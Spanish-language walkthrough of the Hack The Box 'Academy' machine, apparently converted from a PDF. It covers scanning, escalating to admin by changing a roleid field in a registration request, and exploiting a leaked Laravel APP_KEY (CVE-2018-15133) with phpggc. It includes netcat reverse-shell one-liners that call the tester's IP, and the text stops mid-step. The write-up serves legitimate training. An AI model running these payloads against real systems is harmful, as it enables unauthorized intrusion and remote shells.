

MAQUINA ACADEMY



Abrimos la vpn en la terminal y luego hacemos un escaneo guardamos en un archivo llamado escaneo y luego lo vemos con cat:

```
(kali㉿kali)-[~]
└─$ cd Downloads
└─$ nmap -p- -sV -sC -vvv -n -Pn --min-rate=5000 10.10.10.215 -oN escaneo

└─$ ls
escaneo  lab_bochens.ovpn
└─$ cat escaneo
```

```
Nmap scan report for 10.10.10.215
Host is up, received user-set (1.0s latency).
Scanned at 2023-07-31 14:49:06 EDT for 242s
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON     VERSION
22/tcp    open  ssh          syn-ack   OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAQABAAQgQC/0BA3dU0ygKCvP7G3GkLceOqxb17vxMCsugN05RA9Fhj7AzkPiMLrrKRY656gBuseoI9040klVvuu9E92pNLe80dvUzj644EwhJTGw4KGxe0qeuo/nXnYfiNAbwv0e9Qp+dj0bEvP51HwIDMTAtgggoSC1chubC3jFC4hihuYj+b/cfA9oRxG2k+k1M8mUld2h5mHEVBE5Z9WKS3cRYu97oVKnRCoDy/55mZw6lNgIdH4drpYwzCrZcCWgviXRfcCe0wmZ8scap6qN/nFYimCcYBbVVPaFj/XoqujoEjLYW+igihwrPEQ7zxllleQHwg91oSvY38=
| 256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXN0YTItbmlzdHAYNTYAAAIBm1zdHAYNTYAAAIBAIMsz8qKL1UCyrPmpM5iTmoy3c0sk+e
| 256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1ZD1NTE5AAAAIHBP1E2rWeTShvyJKxCSBrv1Do30wvWIzlZHWVw/bD0R
23/tcp    closed telnet    conn-refused
53/tcp    closed domain    conn-refused
113/tcp   closed ident    conn-refused
199/tcp   closed smux    conn-refused
443/tcp   closed https    conn-refused
587/tcp   closed submission conn-refused
1723/tcp  closed pptp    conn-refused
5900/tcp  closed vnc     conn-refused
8080/tcp  closed http-proxy conn-refused
8888/tcp  closed sun-answerbook conn-refused
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 31 14:53:08 2023 -- 1 IP address (1 host up) scanned in 242.59 seconds
```

Ahora si escaneamos vulnerabilidades

```
(root㉿kali)-[~]
# nmap --script vuln -sV 10.10.10.215
```


Existen varias pero la que más llama la atención es que te puedes logear, no solo como usuario sino como Admin.

```
[+] http-CSRF: Couldn't find any CSRF vulnerabilities.
[+] http-fileupload-exploiter:
    [+] Couldn't find a file-type field.
    [+] Couldn't find a file-type field. User flagged
[+] http-dombased-xss: Couldn't find any DOM based XSS.
[+] http-enum:
    [+] /admin.php: Possible admin folder
    [+] /login.php: Possible admin folder
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vemos si montamos la página que nos redirecciona a una página.

```
(kali㉿kali)-[~]
$ whatweb http://10.10.10.215
http://10.10.10.215 [302 Found] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.215], RedirectLocation[http://academy.htb/]
ERROR Opening: http://academy.htb/ - no address for academy.htb
```

Entramos al Mozilla y colocamos la IP nos manda a la página:



Denotamos que aplica virtual hosting, si pongo la ip víctima en el navegador me redirige a academy.htb pero es desconocido hay que ponerlo en el Host a el archivo, para comunicarme así a la máquina víctima y llegar a la interfaz. Se crea un archivo entonces ponemos "nano /etc/hosts y ahí editamos: EN USUARIO ROOT

Antes


The image shows two terminal windows side-by-side. The left window, titled 'File Actions Edit View Help /etc/hosts ~', displays the contents of the /etc/hosts file with the entry '127.0.1.1 kali'. The right window, titled 'root@kali: ~ GNU nano 7.2 /etc/hosts', shows the same file after modification, where the entry has been changed to '10.10.10.215 academy.htb'.

```
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


10.10.10.215 academy.htb
```

después


Entramos al Mozilla y colocamos la IP nos manda la página:



Vamos a Login



Probamos registrarnos



Register

academy.htb/register.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


Username: bochita

Password: bochita

Repeat Password: bochita

Register

Entramos a la página vemos que funciona pero no podemos entrar a nada casi



Hack The Box :: Hack The Módulos

academy.htb/home.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

egre65

MÓDULOS

Todos Fundamental Fácil Medio Duro


Buscar...

Learning Process

Intro to Academy

Hacking WordPress

Vemos que si ponemos /Admin.php nos da un login por lo que existe un Admin, lo que haremos es usar BURPSUITE que se interpondrá entremedio de la página y nuestros comandos:




Hack The Box :: Hack The Admin Login

academy.htb/admin.php

Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit

Voy al ícono de Kali y escribo BURPSUITE y ejecuto.



Se debe tener FoxyProxy en Firefox, vamos a options y agreamos el mismo y lo mantenemos activo:

Title or Description (optional): Burpsuite

Proxy Type: HTTP

Color: #66cc66

Proxy IP address or DNS name ★: 127.0.0.1

Port ★: 8080

Username (optional): username

Password (optional): *****

Buttons: Cancel, Save & Add Another, Save & Edit Patterns, Save

Entramos al icono y seleccionamos BURSUITE. Listo.

FoxyProxy Options

- + Add
- Import Settings
- Import Proxy List
- Export Settings
- Delete All


Turn Off (Use Firefox Settings) Synchronize Settings

Burpsuite On Edit Patterns

127.0.0.1


Ponemos en la terminal: "disown"

Interceptamos ahora una petición de registro: probamos crear otra cuenta para ver su código:



```
POST /register.php HTTP/1.1
Host: academy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://academy.htb
Connection: close
Referer: http://academy.htb/register.php
Cookie: PHPSESSID=8ucbcf6032011t1f2h4i0uo3ko
Upgrade-Insecure-Requests: 1
uid=bochita00&password=bochita00&confirm=bochita00&roleid=0
```

Creamos un usuario y contraseña igual (bochita00). Vemos que nos aparece un 0 al final lo cambiamos con un 1 a ver que pasa y si nos da acceso y luego mandamos la orden con "Forward". Ahora vamos a la parte de Admin.php que habíamos visto y nos loguamos con este nuevo usuario. RECORDAR DESACTIVAR EL BURPSUITE PORQUE SERA MOLESTO.




Acceso

Planificador de lanzamiento de la academia

Artículo	Estado
Conjunto inicial completo de módulos (cry0lt3 / mrb3n)	hecho
Finalizar el diseño del sitio web	hecho
Probar todos los módulos	hecho
Preparar campaña de lanzamiento	hecho
Sepaear los roles de estudiante y administrador	hecho
Solucionar el problema con dev-staging-01.academy.htb	pendiente


Vemos que nos deja entrar y vemos esta pantalla por arriba. Es decir que le cambiar el roll ID y ya eres administrador.

Se ve otro dominio que esta “pending” dev-staging-01.academy.htb será un subdominio, por lo que volvemos a los hosts y pegamos este siguiente a el academy.htb:



```
root@kali: ~
File Actions Edit View Help
GNU nano 7.2
/etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.10.215   academy.htb
10.10.10.215   dev-staging-01.academy.htb
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
```

Luego vamos al navegador pegamos lo mismo:



Nos aparece esta ventana. Podemos ver que la pagina se repite “laravel” por todos lados esto quiere decir que utiliza el mismo

Buscamos en Google lo que es: claramente por detrás de esta pagina corre un laravel.



Ahora buscamos los exploits:

The screenshot shows a Google search result for "laravel remote code execution github". The top result is from a GitHub repository named "kozmic/laravel-poc-CVE-2018-15133". The description of the repository states: "Laravel Remote Code Execution when APP_KEY is leaked PoC (CVE-2018-15133). This repository contains a simple Laravel 5.6.29 application on PHP 7.2.10 with ...".

Esta opción nos dice que si podemos ver la APP_KEY podremos usarla:

The screenshot shows the README.md file for the repository. It contains a section titled "Ejecución de código remoto de Laravel cuando se filtra APP_KEY PoC (CVE-2018-15133)". The text describes the exploit and provides instructions for running the application. It includes a code block for building a Docker image and launching a container, and a list of steps for executing the exploit.

Nos fijamos y definitivamente estamos de suerte bajamos hasta encontrar la opción. Nos aparece APP_KEY, podemos proceder con la primera opción de la pagina.

The screenshot shows a configuration file with several environment variables defined. The APP_KEY variable is highlighted with a yellow oval. The configuration looks like this:

```
NOMBRE DE LA APLICACIÓN      " Laravel "
APP_ENV                         " localidad "
APP_KEY                         " base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEyngqubHWFj0="
APLICACIÓN_DEBUG                " verdadero "
APLICACIÓN_HOST                 " http://localhost "
```

La copiamos, pero antes necesitamos una herramienta llamada “phpgc”, procedemos a instalarlo: entonces lo que hacemos es clonar con el link de la página.

Nos descargamos el repositorio donde estamos situados (los archivos que se ven en la parte superior: vamos al directorio creamos “mkdir exploits” y ejecutamos “git clone y el link”

```

└─(root㉿kali)-[~/home]
  └─# mkdir exploits

└─(root㉿kali)-[~/home]
  └─# ls
    achob backdoor.php exploits kali


└─(root㉿kali)-[~/home]
  └─# cd exploits

└─(root㉿kali)-[~/home/exploits] ⌁ dotChains - GitHub
  └─# git clone https://github.com/kozmic/laravel-poc-CVE-2018-15133
Cloning into 'laravel-poc-CVE-2018-15133' ...
remote: Enumerating objects: 36, done.
remote: Total 36 (delta 0), reused 0 (delta 0), pack-reused 36
Receiving objects: 100% (36/36), 479.09 KiB | 1.95 MiB/s, done.
Resolving deltas: 100% (16/16), done.

└─(root㉿kali)-[~/home/exploits] ⌁ dotChains - GitHub
  └─# ls
    laravel-poc-CVE-2018-15133

```

Buscamos la otra herramienta hacemos lo mismo



```

└─(root㉿kali)-[~/home/exploits]
  └─# git clone https://github.com/ambionics/phpgc
Cloning into 'phpgc' ...
remote: Enumerating objects: 3793, done.
remote: Counting objects: 100% (675/675), done.
remote: Compressing objects: 100% (200/200), done.
remote: Total 3793 (delta 526), reused 485 (delta 472), pack-reused 3118
Receiving objects: 100% (3793/3793), 529.81 KiB | 2.30 MiB/s, done.
Resolving deltas: 100% (1655/1655), done.

```

Lo ejecutamos y vemos los archivos:

```

└─(root㉿kali)-[~/home/exploits]
  └─# ls
    laravel-poc-CVE-2018-15133 phpgc

└─(root㉿kali)-[~/home/exploits]
  └─# cd phpgc

└─(root㉿kali)-[~/home/exploits/phpgc]
  └─# ls
    Dockerfile gadgetchains lib LICENSE phpgc README.md templates test-gc-compatibility.py

└─(root㉿kali)-[~/home/exploits/phpgc]
  └─# ./phpgc

```

```

root@kali:~/home/exploits/phpggc
File Actions Edit View Help
ENCODING
-s, --soft Soft URLencode
-u, --url URLEncoders the payload
-b, --base64 Converts the output into base64
-j, --json Converts the output into json
Encoders can be chained, for instance -b -u -u base64s the payload,
then URLencodes it twice

CREATION
-N, --new <framework> <type>
Creates the file structure for a new gadgetchain for given framework
Example: ./phpggc -N Drupal RCE
--test-payload
Instead of displaying or storing the payload, includes vendor/autoload.php and unserializes the payload.
The test script can only deserialize __destruct, __wakeup, __toString and PHAR payloads.
Warning: This will run the payload on YOUR system !

EXAMPLES
./phpggc -l
./phpggc -l drupal
./phpggc Laravel/RCE1 system id
./phpggc SwiftMailer/FW1 /var/www/html/shell.php /path/to/local/shell.php

```

Nos aparece varias opciones, vemos los ejemplos de su ejecución. Esta es la clave:

```
./phpggc Laravel/RCE1 system id
```

Instalamos

```

(root@kali)-[~/home/exploits/phpggc]
# phpggc Laravel/RCE1 system 'whoami'
Command 'phpggc' not found, but can be installed with:
apt install phpggc
Do you want to install it? (N/y)
apt install phpggc
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
bluez-firmware firmware-ath9k-htc firmware-atheros firmware-brcm80211 firmware-intel-sound
firmware-iwlwifi firmware-libertas firmware-realtek firmware-sof-signed firmware-ti-connectivity
firmware-zd1211 kali-linux-firmware python3-texttable
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
phpggc
0 upgraded, 1 newly installed, 0 to remove and 435 not upgraded.
Need to get 59.0 kB of archives.
After this operation, 666 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 phpggc all 0.20230428-0kali1 [59.0 kB]
Fetched 59.0 kB in 7s (8,468 B/s)

```

Aquí podemos copiar desde Laravel hasta donde termina, pero en donde dice id lo podemos sustituir por otra cosa o comando, por ejemplo whoami.

```

(root@kali)-[~/home/exploits/phpggc]
# phpggc Laravel/RCE1 system 'whoami' -b
PHP Deprecated: Creation of dynamic property PHPGGC::$options is deprecated in /usr/share/phpggc/lib/
PHPGGC.php on line 830
PHP Deprecated: Creation of dynamic property PHPGGC::$parameters is deprecated in /usr/share/phpggc/l
ib/PHPGGC.php on line 831
PHP Deprecated: Creation of dynamic property PHPGGC\Enhancement\Enhancements::$enhancements is dep
recated in /usr/share/phpggc/lib/PHPGGC/Enhancement/Enhancements.php on line 9
PHP Deprecated: Creation of dynamic property PHPGGC::$enhancements is deprecated in /usr/share/phpggc
/lib/PHPGGC.php on line 183
Tzo0MDoiSWxsdl1pbmF0ZVxCc9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7cz050iIAKgBldmVudHMi0086MTU6IkZha2
VyXEdlbmVyYXRvcii6MTp7czoxMzoiACoAzm9ybWF0dGVycyI7YToxOntzOjg6ImRp3BhdGNoIjtzOjY6InN5c3RlbSI7fX1zOjg6
IgAqAGV2ZW50IjtzOjY6Indob2FtaSI7fq==
```

Si ponemos -b nos lo convierte en la data serializada que te da en base 64 que es un propio parámetro de phpggc. (código debajo de donde dice line183)-

PeRO lo que queremos nosotros es lograr una reverse-shell. Vamos a la página [pentestmonkey.net BUSCAMOS: "reverse Shell monkey pentester"](https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet) a la parte de reverse-shell.

The screenshot shows a web browser window with the URL <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>. The page title is "Hoja de trucos de Shell inverso". It contains sections like "Noticias del sitio", "Blog", "Herramientas", "Yaptest", "Hojas de trucos", and "Contacto". A sidebar on the left lists "Categorías" such as "Blog (70)", "Hojas de referencia (10)", and "Conchas (1)". The main content area discusses reverse shells and includes a code snippet for Netcat:

```
nc -e /bin/sh 10.0.0.1 1234
```

Below the code, it says: "Si tiene la suerte de encontrar una vulnerabilidad de ejecución de comandos durante una prueba de penetración, muy pronto después probablemente querrá un shell interactivo." and "Si no es posible agregar una nueva cuenta / clave SSH / archivo .rhosts y simplemente iniciar sesión, es probable que su próximo paso sea recoger un shell inverso o vincular un shell a un puerto TCP. Esta página trata de la primera." It also notes: "Sus opciones para crear un shell inverso están limitadas por los lenguajes de secuencias de comandos instalados en el sistema de destino, aunque probablemente también podría cargar un programa binario si está debidamente preparado."

Elegimos esa opción de Netcat. Y la probamos colocamos nuestra ip y seguido el puerto en nuestro caso el 443-

```
(root㉿kali)-[~/home/exploits/phpggc]
# phpggc Laravel/RCE1 system 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.82 443 >/tmp/f' '-b'

(root㉿kali)-[~/home/exploits/phpggc]
# phpggc Laravel/RCE1 system 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.82 443 >/tmp/f' '-b'
PHP Deprecated: Creation of dynamic property PHPGGC::$options is deprecated in /usr/share/phpggc/lib/PHPPGC.php on line 830
PHP Deprecated: Creation of dynamic property PHPGGC::$parameters is deprecated in /usr/share/phpggc/lib/PHPPGC.php on line 831
PHP Deprecated: Creation of dynamic property PHPGGC\Enhancement\Enhancements::$enhancements is deprecated in /usr/share/phpggc/lib/PHPPGC/Enhancement/Enhancements.php on line 9
PHP Deprecated: Creation of dynamic property PHPGGC::$enhancements is deprecated in /usr/share/phpggc/lib/PHPPGC.php on line 183
Tzo0MDoiSWxsldW1pbmF0ZVx Ccm9hZGNhc3RpbmdcUGVuZGluz0Jyb2FkY2FzC16Mjp7cz050iIAKgBldmVudHMi0086MTU6IkZha2V yXEd1bmV yX Rvcil6MTp7czoxMzoiaCoAz9ybwWF0dGvycy17YTox0ntz0jg61mRpc3BhdGNoIjt0jY6In5c3Rls17fx1z0jg61gAqAgV2Zw50Ijt0jc50iJybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgl3Rtc9mfC9iaW4vc2ggLWkgMj4mMXuYyAxMC4xMC4xNi44MiA0NDMgPi90bXAvZiAgijt9

#
```

Copiamos esta parte:

```
